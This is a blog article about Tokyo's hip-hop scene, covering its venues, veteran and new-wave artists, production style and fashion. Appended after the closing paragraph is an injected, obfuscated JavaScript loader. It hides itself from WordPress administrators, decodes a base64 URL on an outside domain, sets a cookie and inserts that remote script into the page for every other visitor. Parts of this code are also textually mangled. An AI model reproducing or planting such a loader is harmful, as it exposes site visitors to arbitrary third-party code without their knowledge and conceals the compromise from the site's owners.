

Inside Tokyo’s Hip-Hop Scene: From Shibuya Cyphers to Global Influence

Tokyo hip-hop is moving with quiet confidence, and right now it feels sharper, louder, and more intentional than ever. While the global spotlight often stays fixed on the US, Japan hip-hop continues to evolve in its own lane—mixing street authenticity, high-fashion aesthetics, and razor-sharp lyricism. From underground clubs in Shibuya to polished online visuals, Tokyo remains the heartbeat of Japanese hip-hop culture.
A Scene Built on Respect and Craft
One thing that separates Tokyo hip-hop from many scenes worldwide is its obsession with craft. Rappers don’t rush releases. Producers obsess over texture. Visuals are treated like art exhibitions. This isn’t accidental—it’s cultural. Japanese hip-hop grew from deep respect for the foundations of the genre: boom-bap, storytelling, DJ culture, and lyrical discipline.
You can hear it in the way emcees structure verses, ride beats, and switch flows without forcing trends. Even when trap, drill, or experimental sounds appear, they’re filtered through Tokyo’s unique sonic lens.
Shibuya & Shinjuku: Cultural Hubs
If Japan hip-hop has a physical home, it’s Shibuya and Shinjuku. These neighborhoods are more than nightlife centers—they’re cultural laboratories. Underground venues host cyphers, DJ nights, and listening sessions where artists test new sounds before dropping online.
Small clubs still matter here. DJs spin vinyl. Freestyles happen off-camera. That grassroots energy feeds directly into the bigger releases fans stream. Tokyo hip-hop doesn’t chase virality first—it earns it.
Veterans Still Setting the Tone

Japan’s hip-hop elders are still active, respected, and influential. Artists like Zeebra, KOHH, and AK-69 helped carve a path that today’s generation walks confidently. Their influence isn’t just musical—it’s about ownership, branding, and independence.
Younger rappers openly credit these pioneers, keeping the culture grounded. In Tokyo, being “new” doesn’t mean ignoring the past—it means building on it.
The New Wave: Style Meets Substance



What’s exciting now is the new generation balancing fashion, bars, and identity. Artists like JP THE WAVY, Awich, Tohji, and ¥ellow Bucks continue to blur lines between underground credibility and mainstream reach.
Awich represents the evolution of Japanese hip-hop—global collaborations, fearless lyricism, and strong visuals rooted in personal experience. Meanwhile, Tohji pushes experimental sounds appealing to younger crowds while staying authentically Tokyo.
This new wave isn’t trying to sound American. They’re fluent in global hip-hop, but comfortable being local.
Production: Tokyo’s Sonic Edge
Japanese hip-hop production is on another level. Beats are clean, layered, and cinematic. Producers pull inspiration from jazz, anime, electronic music, and traditional Japanese melodies. The result? Music that feels immersive.
Tokyo producers understand space—letting beats breathe instead of overcrowding tracks. That restraint gives Japan hip-hop its signature feel: polished, intentional, and replay-worthy.
Fashion & Visuals as Identity
Hip-hop in Tokyo is inseparable from fashion. Streetwear brands, luxury designers, and underground labels all collide in the scene. Music videos often feel like lookbooks—carefully styled, color-coordinated, and visually bold.
Fashion is storytelling. Artists express background, mood, and movement through visuals as much as lyrics. This visual discipline has helped Japanese hip-hop travel globally without language barriers.
Global Eyes on Tokyo
More international fans are tuning in, even if they don’t speak Japanese. Streaming platforms, YouTube visuals, and social media snippets have made Tokyo hip-hop more accessible than ever. Collaborations with US and European artists are increasing, but Japan isn’t chasing approval—it’s being noticed naturally.
Tokyo hip-hop now exists in a rare space: globally respected, locally grounded.
Why Tokyo Still Leads
Japanese hip-hop doesn’t need hype cycles to survive. It thrives on consistency, respect, and evolution. Tokyo continues to lead because it understands culture isn’t rushed—it’s built.
As long as artists stay rooted in craft while embracing change, Tokyo will remain one of the most influential hip-hop cities outside the US. Quiet power. Heavy impact.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();